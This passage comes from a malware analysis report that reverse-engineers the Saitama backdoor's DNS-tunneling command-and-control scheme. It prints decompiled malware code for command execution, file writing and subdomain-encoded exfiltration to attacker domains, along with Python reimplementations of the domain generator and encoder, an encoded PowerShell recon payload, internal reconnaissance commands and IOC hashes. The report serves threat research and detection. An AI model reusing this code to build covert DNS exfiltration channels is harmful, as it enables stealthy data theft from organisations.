        randnum = self.extract_number()
        return minn + (randnum % num)



def ConvertIntToDomain(value):
    text = ""
    length = len(CharsDomain)
    while 1:
```

```
        text = CharsDomain[value % length] + text
        value //= length
        if value <= 0:
            break

    return text

def PadLeft(text,totalWidth,paddingChar):
    if totalWidth < len(text):
        return text
    return paddingChar*(totalWidth-len(text)) + text


def ConvertIntToCounter(value):
    text = ""
    length = len(CharsCounter)
    while 1:
        text = CharsCounter[value % length] + text
        value //= length
        if value <= 0:
            break

    return text


def MapBaseSubdomainCharacters( data,  shuffle):
       text = ""
       for i in range(len(data)):
            text += shuffle[CharsDomain.index(data[i])];
       return text


def Shuffle(seed):
    CharsDomain = "abcdefghijklmnopqrstuvwxyz0123456789"
    randomMersenneTwister = RandomMersenneTwister(seed)
    length = len(CharsDomain)
    text2 = ""
    for i in range(length):
                    randomRange = randomMersenneTwister.GetRandomRange(0,len(CharsDomain))
                    text2 += CharsDomain[randomRange];
                    CharsDomain = CharsDomain.replace(CharsDomain[randomRange],'')

    return text2
```

Domain Generation

The `DomainMaker` uses a pseudorandom number generator and other functions seen in the above code .I wont discusses them since the implementation is clear and easy to understand .

Since our state is `Alive` and we are trying to generate its subdomain , once a subdomain is generated, the malware randomly chooses one of three domains to concatenate with `joexpediagroup[.]com, asiaworldremit[.]com, or uber-asia[.]com` .

Steps for generating subdomains :

1. Convert DomainType which is int to character and append data passed to it which is `haruto` .
2. Use the counter that was randomly generated as a seed to MersenneTwister to generate random numbers and return 36 random char and numbers.
3. Map step 1 output to the shuffled chars .
4. Convert seed (counter) to char and pad it with the first char in `CharCounter` .
5. Then append a random domain from the 3 that exists `joexpediagroup.com` , `asiaworldremit.com` , `uber-asia.com` .
6. Generated domain = step 3 output + step 4 output + step 5 output
7. The counter is increased if the malware was successfully connected to the generated domain .

```
private static void _DomainMaker(Enums.DomainType domainType, string data)
{
    if (DnsClass._Try == 0)
    {
        if (domainType == Enums.DomainType.MainAlive)
        {
            DnsClass._Domain = Util.ConvertIntToDomain(Config.GetAgentID().Value);
        }
        else if (domainType == Enums.DomainType.FirstAlive)
        {
            DnsClass._Domain = Util.ConvertIntToDomain((int)domainType) + data;
        }
        else
        {
            DnsClass._Domain = Util.ConvertIntToDomain((int)domainType) + Util.ConvertIntToDomain(Config.GetAgentID().Value) +
              data;
        }
        string shuffle = Util.Shuffle(Config.GetCounter());
        DnsClass._Domain = Util.MapBaseSubdomainCharacters(DnsClass._Domain, shuffle) + Util.ConvertIntToCounter
          (Config.GetCounter()).PadLeft(3, Config.CharsCounter[0]) + "." + Config.GetDomain();
    }
}
```

```
public static string Shuffle(int seed)
{
    string text = Config.CharsDomain;
    int length = text.Length;
    string text2 = string.Empty;
    RandomMersenneTwister randomMersenneTwister = new RandomMersenneTwister((uint)seed);
    for (int i = 0; i < length; i++)
    {
        int randomRange = randomMersenneTwister.GetRandomRange(0, text.Length);
        text2 += text[randomRange].ToString();
        text = text.Remove(randomRange, 1);
    }
    return text2;
}
```

As example let the counter (seed) be 6537 , we can see the generated subdomain in the following snippet:

```
seed = 6537
FirstAliveKey = "haruto"
shuffle  = Shuffle(seed)
domain = ConvertIntToDomain(0) + FirstAliveKey
Domain = MapBaseSubdomainCharacters(domain, shuffle) + PadLeft(ConvertIntToCounter(seed),3,CharsCounter[0]) + "."
print(Domain + " [ joexpediagroup.com | asiaworldremit.com  | uber-asia.com ]")

qtqbkz1gay. [ joexpediagroup.com | asiaworldremit.com  |uber-asia.com ]
```

If the malware successfully got the IP of the domain generated , it sets the last octet of the address in `AgentId` ex: if the IP address is 127.0.0.1 so the `AgentId` will be 1 , which will be used in `DomainMaker` for other states. Back to `Alive` function , if it was successfully connected to the generated domain and `AgentId` is set , it calls `MainAlive` . We can enumerate all possible subdomains to be generated from `FirstAlive` by enumerating all possible seeds until 46656 (max counter).

```
for seed in range(46656):
    FirstAliveKey = "haruto"
    shuffle  = Shuffle(seed)
    domain = ConvertIntToDomain(0) + FirstAliveKey
    Domain = MapBaseSubdomainCharacters(domain, shuffle) + PadLeft(ConvertIntToCounter(seed),3,CharsCounter[0]) +
"."
    print(Domain + " [ joexpediagroup.com | asiaworldremit.com  | uber-asia.com ]")
```

Quick Recap

Before we continue our analysis lets recap what already happened and put those pieces together .

1. Mutex created .
2. Machine States dictionary create which control the states transaction , and every state do different job .

3. Config intialized .
4. First state is `Begin` and a command `Start` changes state to `Alive` .
5. Try to call `FirstAlive` untill it succeed or exceed maximum tries.
6. `FirstAlive` generate subdomain as discussed above .
7. `MainAlive` is called .

Let's dig into `MainAlive` state .

MainAlive State

The malware generate different subdomains constructed with the following steps:

1. Convert `AgentId` to character .
2. Use the counter that was randomly generated as a seed to MersenneTwister to generate random numbers and return 36 random char and numbers.
3. Map step 1 output to the shuffled chars .
4. Convert seed (counter) to char and pad it with the first char in `CharCounter` .
5. Then append a random domain from the 3 that exists `joexpediagroup.com` , `asiaworldremit.com` , `uber-asia.com` .
6. Generated domain = step 3 output + step 4 output + step 5 output .
7. The counter is increased if the malware was successfully connected to the generated domain .

```
private static bool _MainAlive(out MachineCommand ret)
{
    DnsClass._DomainMaker(Enums.DomainType.MainAlive, string.Empty);
    ret = MachineCommand.Failed;
    byte[] response;
    bool flag = DnsClass._Resolver(out response);
    if (flag && DnsClass._InitReceive(response))
    {
        ret = MachineCommand.HasData;
    }
    return flag;
}
```

As example let the `AgentID` be 203 , we can see the generated subdomain in the following snippet:

```
seed = 6538
agent_id  = 203
shuffle  = Shuffle(seed)
domain  = ConvertIntToDomain(agent_id)
Domain = MapBaseSubdomainCharacters(domain, shuffle) + PadLeft(ConvertIntToCounter(seed),3,CharsCounter[0]) + "."
print(Domain + " [ joexpediagroup.com | asiaworldremit.com  | uber-asia.com ]")

6agaq. [ joexpediagroup.com | asiaworldremit.com  | uber-asia.com ]
```

When DNS is queried for a domain, a DNS server returns an IP address that points to the requested domain. The malware then checks the first octet of the IP address to ensure the value is at least 128 to be considered valid. Perhaps this is a way for the malware to avoid internal IP addresses.

If the first octet value is at least 128 to , then initialize the data size that will be received by taking the last 3 octet s and that will be the size. ex : if the IP address is 129.90.100.200 then the size would be : `0x5a64c8`

```
private static bool _InitReceive(byte[] response)
{
    if (response[0] >= 128)
    {
        DnsClass._ReceiveByteIndex = 0;
        DnsClass._ReceiveDataSize = Util.GetInt(response.Skip(1).Take(3).ToArray<byte>());
        DnsClass._ReceiveData = new byte[DnsClass._ReceiveDataSize];
        return true;
    }
    return false;
}
```

If successfully connected to the generated domain and first octet of the IP is at least 128 then the `MachineState` will go to `Receive` state.

We can enumerate all possible domain to be generated from `MainAlive` state `11897280 possible domain` by enumerating the all possible seeds until 46656 and `AgentId` until 255.

```
for seed in range(46656):
    for agent_id in range(255):
        shuffle  = Shuffle(seed)
        domain  = ConvertIntToDomain(agent_id)
        Domain = MapBaseSubdomainCharacters(domain, shuffle) + PadLeft(ConvertIntToCounter(seed),3,CharsCounter[0])
+ "."
        print(Domain + " [ joexpediagroup.com | asiaworldremit.com  | uber-asia.com ]")
```

Receive State

This state fetches the C2 server, expecting to receive a command.

The malware generate different subdomains constructed with the following steps:

1. Passed data = converted `RecieveByteIndex` to char padded with the first char in `CharDomain` .
2. Convert domaintype to character and + the converted `AgentId` to character + data passed.
3. Use the counter that was randomly generated as a seed to MersenneTwister to genrate random numbers and return 36 random char and numbers.
4. Map step 1 to the shuffled chars .
5. Convert seed (counter) to char and pad it with the first char in `CharCounter` .
6. Then append a random domain from the 3 that exists `joexpediagroup.com` , `asiaworldremit.com` , `uber-asia.com` .
7. Generated domain = step 4 output + step 5 output + step 6 output
8. The counter is increased if the malware was successfully connected to the generated domain .

```
internal static MachineCommand Receive()
{
    MachineCommand ret = MachineCommand.Failed;
    while (DnsClass._ReceiveByteIndex < DnsClass._ReceiveDataSize && DnsClass._TryMe(() => DnsClass._Receive(out
      ret)))
    {
        Util.MakeDelay(Enums.DelayType.Communicate);
    }
    Util.Log(string.Format("Receive : {0}", ret));
    return ret;
}
```

```
private static bool _Receive(out MachineCommand ret)
{
    DnsClass._DomainMaker(Enums.DomainType.Receive, Util.ConvertIntToDomain(DnsClass._ReceiveByteIndex).PadLeft(3,
      Config.CharsDomain[0]));
    ret = MachineCommand.Failed;
    byte[] data;
    bool flag = DnsClass._Resolver(out data);
    if (flag && DnsClass._ProcessData(data))
    {
        ret = MachineCommand.DataReceived;
    }
    return flag;
}
```

Here is how the domain is generated :

```
seed = 6539
AgentID  = 203
domainType = 2
ReceiveByteIndex = 0
data =  PadLeft(ConvertIntToDomain(0),3,CharsDomain[0])
shuffle  = Shuffle(seed)
domain = ConvertIntToDomain(domainType) + ConvertIntToDomain(AgentID) + data
Domain = MapBaseSubdomainCharacters(domain, shuffle) + PadLeft(ConvertIntToCounter(seed),3,CharsCounter[0]) + "."
print(Domain + " [ joexpediagroup.com | asiaworldremit.com  | uber-asia.com ]")

aq3888gai. [ joexpediagroup.com | asiaworldremit.com  | uber-asia.com ]
```

If successfully connected to the generated domain , the malware start processing the received data by converting the IP address to byte array and add it `ListData` . Since the max number of bytes could be received from one connection is 4. so multiple connections needed if more than 4 bytes would be received . The first octet will be task type and the rest will be the command only if the `Received Size` is 4. If it's more than that, the first octet of the first IP address of the generated domain will be the task type and IP addresses from the other generated domains will just be appended to it . After all data have been received the malware move to new state `Do` .

```
private static bool _ProcessData(byte[] data)
{
    int val = DnsClass._ReceiveDataSize - DnsClass._ReceiveByteIndex;
    ushort length = (ushort)Math.Min(data.Length, val);
    Array.Copy(data, 0, DnsClass._ReceiveData, DnsClass._ReceiveByteIndex, (int)length);
    DnsClass._ReceiveByteIndex += 4;
    if (DnsClass._ReceiveByteIndex >= DnsClass._ReceiveDataSize)
    {
        byte[] array = new byte[DnsClass._ReceiveDataSize];
        Array.Copy(DnsClass._ReceiveData, 0, array, 0, DnsClass._ReceiveDataSize);
        TaskClass.ListData.Add(array);
        DnsClass._ReceiveByteIndex = 0;
        DnsClass._ReceiveDataSize = 0;
        Array.Clear(DnsClass._ReceiveData, 0, DnsClass._ReceiveData.Length);
        return true;
    }
    return false;
}
```

Do State

As we can see `tasktype` was assigned the first octet and the others octets assigned to `array2` , we have 5 task types . so it might write a file on disk , if data was compressed then it will be decompressed then written to the file. The malware can although execute a built in command or other commands sent by the C2. If a file is going to be written then a path should be specified ,so the path of the file will be the bytes of `array2` from beginning until it match a `|` char , and the other bytes are the file content .

```
public static MachineCommand DoTask()
{
    MachineCommand machineCommand = MachineCommand.Failed;
    try
    {
        if (TaskClass.ListData.Count > 0 && TaskClass.ListData[0] != null)
        {
            byte[] array = TaskClass.ListData[0];
            Enums.TaskType taskType = (Enums.TaskType)array[0];
            byte[] array2 = array.Skip(1).ToArray<byte>();
            byte[] resultData = null;
            if (taskType == Enums.TaskType.File || taskType == Enums.TaskType.CompressedFile)
            {
                string s;
                try
                {
                    if (taskType == Enums.TaskType.CompressedFile)
                    {
                        array2 = Deflate.Decompress(array2);
                    }
                    int num = Array.IndexOf<byte>(array2, 124);
                    File.WriteAllBytes(Encoding.UTF8.GetString(array2.Take(num).ToArray<byte>()), array2.Skip(num + 1).ToArray<byte>());
                    s = ":)";
                }
                catch (Exception ex)
                {
                    s = ex.Message;
                }
                resultData = Encoding.UTF8.GetBytes(s);
            }
```

Task types :

TaskType	Values
Enums.TaskType Static	43
Enums.TaskType Cmd	70
Enums.TaskType CompressedCmd	71
Enums.TaskType File	95
Enums.TaskType CompressedFile	96

If the malware going to execute one of the built in commands , an interesting non-cryptographic hashing function (FNV-1a) computes the command number , actually it just related to performance and C# compiler and not how the malware operate .

```
    if (taskType == Enums.TaskType.CompressedCmd)
    {
        array2 = Deflate.Decompress(array2);
    }
    string cmd = Encoding.UTF8.GetString(array2);
    Thread thread = new Thread(delegate()
    {
        string text = cmd;
        if (taskType == Enums.TaskType.Static)
        {
            uint num2 = <PrivateImplementationDetails>.ComputeStringHash(text);
            if (num2 <= 518729469U)
            {
                if (num2 <= 434841374U)
                {
                    if (num2 <= 350953279U)
                    {
                        if (num2 != 334175660U)
                        {
                            if (num2 == 350953279U)
                            {
                                if (text == "19")
                                {
                                    text = Cmd.Powershell
                                ("JAAoAHAAaQBuAGcAIAAtAG4AIAAxACAAMQAwAC4ANgA1AC4ANAA1AC4AMwAgAHwAIABmAGkAbgBkAHMAdAByACAALwBpACAAdAB0AGwAKQAgAC0AZQBxACAAJ
                                ABuAHUAbABsADsAJAAoAHAAaQBuAGcAIAAtAG4AIAAxACAAMQAwAC4ANgA1AC4ANAAuADUAMgAgAHwAIABmAGkAbgBkAHMAdAByACAALwBpACAAdAB0AGwAKQAg
                                AC0AZQBxACAAJABuAHUAbABsADsAJAAoAHAAaQBuAGcAIAAtAG4AIAAxACAAMQAwAC4ANgA1AC4AMwAxAC4AMQA1ADUAIAB8ACAAZgBpAG4AZABzAHQAcgAgAC8
                                AaQAgAHQAdABsACkAIAAtAGUAcQAgACQAbgB1AGwAbAA7ACQAKABwAGkAbgBnACAALQBuACAAMQAgAGkAcwBlAC0AcABvAHMAdAB1AHIAZQAuAG0AbwBmAGEAZw
                                BvAHYALgBnAG8AdgBlAHIALgBsAG8AYwBhAGwAIAB8ACAAZgBpAG4AZABzAHQAcgAgAC8AaQAgAHQAdABsACkAIAAtAGUAcQAgACQAbgB1AGwAbAA=");
                                }
                            }
                        }
```

Built in Commands

Some of commands are common reconnaissance but some of them are not that common. Some of the commands contain internal IPs and also internal domain names . That indicates that the actor has some previous knowledge about the internal infrastructure of the Organization . These commands are executed through PowerShell or through CMD .

Command Number	Interpreter	Payload	Impact
1	PowerShell	Get-NetIPAddress -AddressFamily IPv4 | Select-Object IPAddresss	Gets IP address for all IPv4 addresses on the computer.
2	PowerShell	Get-NetNeighbor -AddressFamily IPv4 | Select-Object IPADDress	Gets information about the neighbor cache for IPv4 , Gets neighbor cache information only about a specific neighbor IP address.
3	CMD	whoami	Display the domain and user name of the person who is currently logged on to this computer
4	PowerShell	[System.Environment]::OSVersion.VersionString	OS veriosn
5	CMD	net user	List of every user account, active or not, on the computer you're currently using.
7	PowerShell	Get-ChildItem -Path "C:\Program Files" | Select-Object Name	List folders under C:\Program Files installed programes
8	PowerShell	Get-ChildItem -Path 'C:\Program Files (x86)' | Select-Object Name	List folders under C:\Program Files (x86) installed programes
9	PowerShell	Get-ChildItem -Path 'C:' | Select-Object Name	List folders under C
10	CMD	hostname	Display the name of the computer
11	PowerShell	Get-NetTCPConnection | Where-Object {$_.State -eq "Established"} | Select-Object "LocalAddress", "LocalPort", "RemoteAddress", "RemotePort"	Gets all TCP connections that have an Established state.
12	PowerShell	$(ping -n 1 10.65.4.50 | findstr /i ttl) -eq $null; $(ping -n 1 10.65.4.51 | findstr /i ttl) -eq $null; $(ping -n 1 10.65.65.65 | findstr /i ttl) -eq $null; $(ping -n 1 10.65.53.53 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.21.200 | findstr /i ttl) -eq $null	Checking if these internal IPs are alive
13	PowerShell	nslookup ise-posture.mofagov.gover.local | findstr /i Address;nslookup webmail.gov.jo | findstr /i Address	Get IP Address of the domains ise-posture.mofagov.gover.local and nslookup webmail.gov.jo
14	PowerShell	$(ping -n 1 10.10.21.201 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.19.201 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.19.202 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.24.200 | findstr /i ttl) -eq $null	Checking if these internal IPs are alive
15	PowerShell	$(ping -n 1 10.10.10.4 | findstr /i ttl) -eq $null; $(ping -n 1 10.10.50.10 | findstr /i ttl) -eq $null; $(ping -n 1 10.10.22.50 | findstr /i ttl) -eq $null; $(ping -n 1 10.10.45.19 | findstr /i ttl) -eq $null	Checking if these internal IPs are alive
16	PowerShell	$(ping -n 1 10.65.51.11 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.6.1 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.52.200 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.6.3 | findstr /i ttl) -eq $null	Checking if these internal IPs are alive
17	PowerShell	$(ping -n 1 10.65.45.18 | findstr /i ttl) -eq $null; $(ping -n 1 10.65.28.41 | findstr /i ttl) -eq $null; $(ping -n 1 10.65.36.13 | findstr /i ttl) -eq $null; $(ping -n 1 10.65.51.10 | findstr /i ttl) -eq $null	Checking if these internal IPs are alive

18	PowerShell	$(ping -n 1 10.10.22.42 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.23.200 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.45.19 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.19.50 | findstr /i ttl) -eq $null	Checking if these internal IPs are alive
19	PowerShell	$(ping -n 1 10.65.45.3 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.4.52 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.31.155 | findstr /i ttl) -eq $null;$(ping -n 1 ise-posture.mofagov.gover.local | findstr /i ttl) -eq $null	Checking if these internal IPs are alive
20	PowerShell	Get-NetIPConfiguration | Foreach IPv4DefaultGateway | Select-Object NextHop	Gets network configuration, including usable interfaces, IP addresses, and DNS servers. IPv4DefaultGateway, Gets default gatewayes for all interfaces
21	PowerShell	Get-DnsClientServerAddress -AddressFamily IPv4 | Select-Object SERVERAddresses	Gets all DNS server IP addresses associated with the interfaces on the computer only ipv4.
22	CMD	systeminfo | findstr /i \"Domain\"	Get domain name

The result of the executed command is stored in `resultData` and char `=` is appended at the first if the data is compressed else char `9` , then pass it to `ReadySend` function which assign the `resultData` to `SendData` .

```
if (resultData != null)
{
    byte[] array3 = Deflate.Compress(resultData);
    if (array3.Length < resultData.Length)
    {
        resultData = new byte[]
        {
            61
        }.Concat(array3).ToArray<byte>();
    }
    else
    {
        resultData = new byte[]
        {
            57
        }.Concat(resultData).ToArray<byte>();
    }
}
byte[] array4 = new byte[(resultData == null) ? 0 : resultData.Leng
if (resultData != null)
{
    Array.Copy(resultData, 0, array4, 0, resultData.Length);
}
TaskClass.ListData.RemoveAt(0);
machineCommand = MachineCommand.HasResult;
DnsClass.ReadySend(array4);
}
```

```
public static void ReadySend(byte[] sendData)
{
    DnsClass._SendByteIndex = 0;
    DnsClass._SendDataSize = sendData.Length;
    DnsClass._SendData = sendData;
}
```

Send State

After getting the result from the command execution the malware need a way to send it to the C2. This is how the malware exfiltrated the data. It may look like a simple DNS request in a network log, but the exfiltrated data is actually built into the DNS request , the malware send 12 bytes at time or less if there is no full 12 bytes to send.

If it's the first time to send part from the `ResultDate` , The malware generate different subdomains constructed with the following steps:

1. Passed data = converted `SendByteIndex` to char and pad it with the first char in `CharDomain` + converted `SendDataSize` to char and pad it with the first char in `CharDomain` + base32 encode of the resultData .
2. Convert domaintype to character and + the converted `AgentId` to character + data passed.
3. Use the counter that was randomly generated as a seed to MersenneTwister to generate random numbers and return 36 random char and numbers.
4. Map step 1 output to the shuffled chars .
5. Convert seed (counter) to char and pad it with the first char in `CharCounter` .
6. Then append random domain form the 3 that exists `joexpediagroup.com` , `asiaworldremit.com` , `uber-asia.com`
7. Generated domain = step 5 output + step 6 output + step 6 output
8. The counter is increased if the malware was successfully connected to the generated domain .

If it's not the first time , the malware generate different subdomains constructed with the following steps:

1. Passed data = converted `SendByteIndex` to char and pad it with the first char in `CharDomain` + base32 encode of the resultData .
2. Convert domaintype to character and + the converted `AgentId` to character + data passed.
3. Use the counter that was randomly generated as a seed to MersenneTwister to generate random numbers and return 36 random char and numbers.
4. Map step 1 output to the shuffled chars ..
5. Convert seed (counter) to char and pad it with the first char in `CharCounter` .
6. Then append random domain form the 3 that exists `joexpediagroup.com` , `asiaworldremit.com` , `uber-asia.com`
7. Generated domain = step 4 output + step 5 output + step 6 output
8. The counter is increased if the malware was successfully connected to the generated domain .

If successfully connected to the generated domain , it check if there is data to be received and if there is still more data to be sent the machine will go to `SendAndReceive` state.

```
internal static MachineCommand Send()
{
    MachineCommand ret = MachineCommand.Failed;
    while (DnsClass._SendByteIndex < DnsClass._SendDataSize && DnsClass._TryMe(() => DnsClass._Send(out ret)) &&
      ret == MachineCommand.Failed)
    {
        Util.MakeDelay(Enums.DelayType.Communicate);
    }
    Util.Log(string.Format("Send : {0}", ret));
    return ret;
}
```

```
private static bool _Send(out MachineCommand ret)
{
    int val = DnsClass._SendDataSize - DnsClass._SendByteIndex;
    int num = Math.Min(Config.SendCount, val);
    if (DnsClass._SendByteIndex == 0)
    {
        DnsClass._DomainMaker(Enums.DomainType.Send, Util.ConvertIntToDomain(DnsClass._SendByteIndex).PadLeft(3, Config.CharsDomain[0]) + Util.ConvertIntToDomain
          (DnsClass._SendDataSize).PadLeft(3, Config.CharsDomain[0]) + Base32Encoding.GetByteString(DnsClass._SendData.Skip(DnsClass._SendByteIndex).Take(num).ToArray<byte>
          ()));
    }
    else
    {
        DnsClass._DomainMaker(Enums.DomainType.Send, Util.ConvertIntToDomain(DnsClass._SendByteIndex).PadLeft(3, Config.CharsDomain[0]) + Base32Encoding.GetByteString
          (DnsClass._SendData.Skip(DnsClass._SendByteIndex).Take(num).ToArray<byte>()));
    }
    ret = MachineCommand.Failed;
    byte[] response;
    bool flag = DnsClass._Resolver(out response);
    if (flag)
    {
        if (DnsClass._InitReceive(response))
        {
            ret = MachineCommand.HasData;
        }
        if (DnsClass._CheckSend(num))
        {
            if (ret == MachineCommand.HasData)
            {
                ret = MachineCommand.DataSendedAndHasData;
                return flag;
            }
            ret = MachineCommand.DataSended;
        }
    }
    return flag;
}
```

```
private static bool _CheckSend(int sendLen)
{
    DnsClass._SendByteIndex += sendLen;
    if (DnsClass._SendByteIndex >= DnsClass._SendDataSize)
    {
        DnsClass._SendByteIndex = 0;
        DnsClass._SendDataSize = 0;
        Array.Clear(DnsClass._SendData, 0, DnsClass._SendData.Length);
        return true;
    }
    return false;
}
```

For simplicity we consider the data to be send not compressed . The generated subdomain will be like :

```
seed = 6540
AgentID  = 203
SendAndReceive = 1
SendDataSize = 38
SendByteIndex = 0
val = SendDataSize - SendByteIndex;
num = min(12, val);
SendData = b'9We Are Breaking APT34 In This Report!' # 9 indicates that it's not compressed
SendData = base64.b32encode(SendData[SendByteIndex:num]).replace(b"=",b"").lower().decode()
data =  PadLeft(ConvertIntToDomain(SendByteIndex),3,CharsDomain[0]) +
PadLeft(ConvertIntToDomain(SendDataSize),3,CharsDomain[0]) + SendData
shuffle  = Shuffle(seed)
domain = ConvertIntToDomain(SendAndReceive) + ConvertIntToDomain(AgentID) + data
Domain = MapBaseSubdomainCharacters(domain, shuffle) + PadLeft(ConvertIntToCounter(seed),3,CharsCounter[0]) + "."
print(Domain + " [ joexpediagroup.com | asiaworldremit.com  | uber-asia.com ]")

1mcllll1zvmu259z1hxnnlsfnawssgad.
```

If it isn’t the first time to send part of the data . The generated subdomain will be like : :

```
seed = 6541
AgentID  = 203
SendAndReceive = 3
SendDataSize = 38
SendByteIndex = 12  # send next 12 bytes
val = SendDataSize - SendByteIndex;
num = min(12, val);
SendData = b'9We Are Breaking APT34 In This Report!'
SendData = base64.b32encode(SendData[SendByteIndex:SendByteIndex+num]).replace(b"=",b"").lower().decode()
data =   PadLeft(ConvertIntToDomain(SendDataSize),3,CharsDomain[0]) + SendData
shuffle  = Shuffle(seed)
domain = ConvertIntToDomain(SendAndReceive) + ConvertIntToDomain(AgentID) + data
Domain = MapBaseSubdomainCharacters(domain, shuffle) + PadLeft(ConvertIntToCounter(seed),3,CharsCounter[0]) + "."
print(Domain + " [ joexpediagroup.com | asiaworldremit.com  | uber-asia.com ]")

dgxmnu11rfyvvmcgcgcavr6n6wgax.
```

So how the C2 will know what is the data sent ! , Here is a little example demonstrating it .

```
Domain = "1mcllll1zvmu259z1hxnnlsfnawssgad" # the domain generated from the first 12 bytes
Seed = 0
DomainTypes = {
"a":"FirstAlive",
"b":"Send"
,"c":"Receive"
,"d":"SendAndReceive"
,"e":"MainAlive"}

dict = { 57:"Not Compressed" , 61:"Compressed"}

def MapBaseSubdomainCharacters_inverse(data,  shuffle):
       text = ""
       CharsDomain = "abcdefghijklmnopqrstuvwxyz0123456789"
       for i in data:
            text += CharsDomain[shuffle.find(i)]
       return text

# Get Seed
for i in range(46656):
   if Domain[-3:] == PadLeft(ConvertIntToCounter(i),3,CharsCounter[0]):
            Seed = i
            break

shuffle = Shuffle(Seed)

Domain_Inv = MapBaseSubdomainCharacters_inverse(Domain[:-3],shuffle)
domaintype = Domain_Inv[0]
data = Domain_Inv[-20:]

# for the frist connection we know SendByteIndex will be 0 which is equal to aaa after converting it to char and
pad it
SendByteIndex_offset = Domain_Inv.find("aaa")

AgentId = Domain_Inv[1:SendByteIndex_offset]
DataSize = Domain_Inv[SendByteIndex_offset+3:SendByteIndex_offset+6]

# Get AgentId
for i in range(255):
    if AgentId == ConvertIntToDomain(i):
      AgentId =  i
      break

# Get DataSize
for i in range(255): # size can exceed 255 of course
    if DataSize ==  PadLeft(ConvertIntToDomain(i),3,CharsDomain[0]):
      DataSize =  i
      break

# pad and decode data
Data = base64.b32decode(data.upper()+"="*(len(data)%8))

print("Seed :", Seed)
print("AgentId :" ,AgentId)
print("Domain Type :" , DomainTypes[domaintype])
print("Size :" ,DataSize)
print("Send Data :" ,Data[1::])
print(dict[Data[0]])



Seed : 6540
AgentId : 203
Domain Type : Send
Size : 38
Send Data : b'We Are Brea'
Not Compressed
```

Receive and Send state

The malware generate different subdomains constructed with the following steps:

1. Passed data = converted `SendByteIndex` to char and pad it with the first char in `CharDomain` + converted `ReceiveByteIndex` to char and pad it with the first char in `CharDomain` + base32 encode of the resultData .
2. Convert domaintype to character and + the converted `AgentId` to character + data passed.
3. Use the counter that was randomly generated as a seed to MersenneTwister to generate random numbers and return 36 random char and numbers.
4. Map step 1 output to the shuffled chars .
5. Convert seed (counter) to char and pad it with the first char in `CharCounter` .
6. Then append random domain form the 3 that exists `joexpediagroup.com` , `asiaworldremit.com` , `uber-asia.com`
7. Generated domain = step 4 output + step 5 output + step 6 output
8. The counter is increased if the malware was successfully connected to the generated domain .

Then process data as seen in `Receive` function and check if all the data was sent or their are more to send . and then it go to `Send` state or `Receive` state or `Do` state depends on the check made.

```
internal static MachineCommand SendAndReceive()
{
    MachineCommand ret = MachineCommand.Failed;
    while (DnsClass._ReceiveByteIndex < DnsClass._ReceiveDataSize && DnsClass._SendByteIndex <
      DnsClass._SendDataSize && DnsClass._TryMe(() => DnsClass._SendAndReceive(out ret)))
    {
        Util.MakeDelay(Enums.DelayType.Communicate);
    }
    Util.Log(string.Format("SendAndReceive : {0}", ret));
    return ret;
}
```

```
private static bool _SendAndReceive(out MachineCommand ret)
{
    int val = DnsClass._SendDataSize - DnsClass._SendByteIndex;
    int num = Math.Min(Config.SendCount, val);
    DnsClass._DomainMaker(Enums.DomainType.SendAndReceive, Util.ConvertIntToDomain(DnsClass._SendByteIndex).PadLeft(3, Config.CharsDomain[0]) +
      Util.ConvertIntToDomain(DnsClass._ReceiveByteIndex).PadLeft(3, Config.CharsDomain[0]) + Base32Encoding.GetByteString(DnsClass._SendData.Skip
      (DnsClass._SendByteIndex).Take(num).ToArray<byte>()));
    ret = MachineCommand.Failed;
    byte[] data;
    bool flag = DnsClass._Resolver(out data);
    if (flag)
    {
        if (DnsClass._ProcessData(data))
        {
            ret = MachineCommand.DataReceived;
        }
        if (DnsClass._CheckSend(num))
        {
            if (ret == MachineCommand.DataReceived)
            {
                ret = MachineCommand.DataSendedAndReceived;
                return flag;
            }
            ret = MachineCommand.DataSended;
        }
    }
    return flag;
}
```

Let's consider that there was data to be received after sending the first 12 bytes , so state will change from `Send` to `ReceiveandSend` state . And here is how the domain will be generated:

```
seed = 6541
AgentID  = 203
SendAndReceive = 3
SendDataSize = 38
SendByteIndex = 12
ReceiveByteIndex = 0
val = SendDataSize - SendByteIndex;
num = min(12, val);
SendData = b'9We Are Breaking APT34 In This Report!'
SendData = base64.b32encode(SendData[SendByteIndex:SendByteIndex+num]).replace(b"=",b"").lower().decode()
data =  PadLeft(ConvertIntToDomain(SendByteIndex),3,CharsDomain[0]) +
PadLeft(ConvertIntToDomain(ReceiveByteIndex),3,CharsDomain[0]) + SendData
shuffle  = Shuffle(seed)
domain = ConvertIntToDomain(SendAndReceive) + ConvertIntToDomain(AgentID) + data
Domain = MapBaseSubdomainCharacters(domain, shuffle) + PadLeft(ConvertIntToCounter(seed),3,CharsCounter[0]) + "."
print(Domain + " [ joexpediagroup.com | asiaworldremit.com  | uber-asia.com ]")

dgxmmammm11rfyvvmcgcgcavr6n6wgax. [ joexpediagroup.com | asiaworldremit.com  | uber-asia.com ]
```

Final Recap

1. Mutex created .
2. Machine States dictionary create which control the states transaction , and every state do different job .
3. Config initialized .
4. First state is `Begin` and a command `Start` changes state to `Alive` .
5. Try to call `FirstAlive` untill it succeed or exceed maximum tries , set `AgentId` if succeed.
6. `MainAlive` is called and check if data will be received move to `Receive` state.
7. `Receive` state receive the command to be executed then move to `Do` state .
8. `Do` state will execute the specified command, and the result will be sent to the C2 so the malware will move to `Send` state.
9. `Send` state will send the result of the executed command , and check if there is more data that will be received , if found and the data being sent wasn't fully sent yet , the malware move to `ReceiveandSend` state.

Saitama abuses the DNS protocol for its C2 communications. This is stealthier than other communication methods. Also uses techniques such as compression and long random sleep times to disguise malicious traffic in between legitimate traffic.

IOCs

Hashes:

1. Maldoc (Confirmation Receive Document.xls) :

   md5 : `C4F81486D10818E0BD4B9701DCAFC8A2`

   sha1 : `15A1B1EBF04870AAD7EA4BD7D0264F17057E9002`

   sha256 : `26884F872F4FAE13DA21FA2A24C24E963EE1EB66DA47E270246D6D9DC7204C2B`

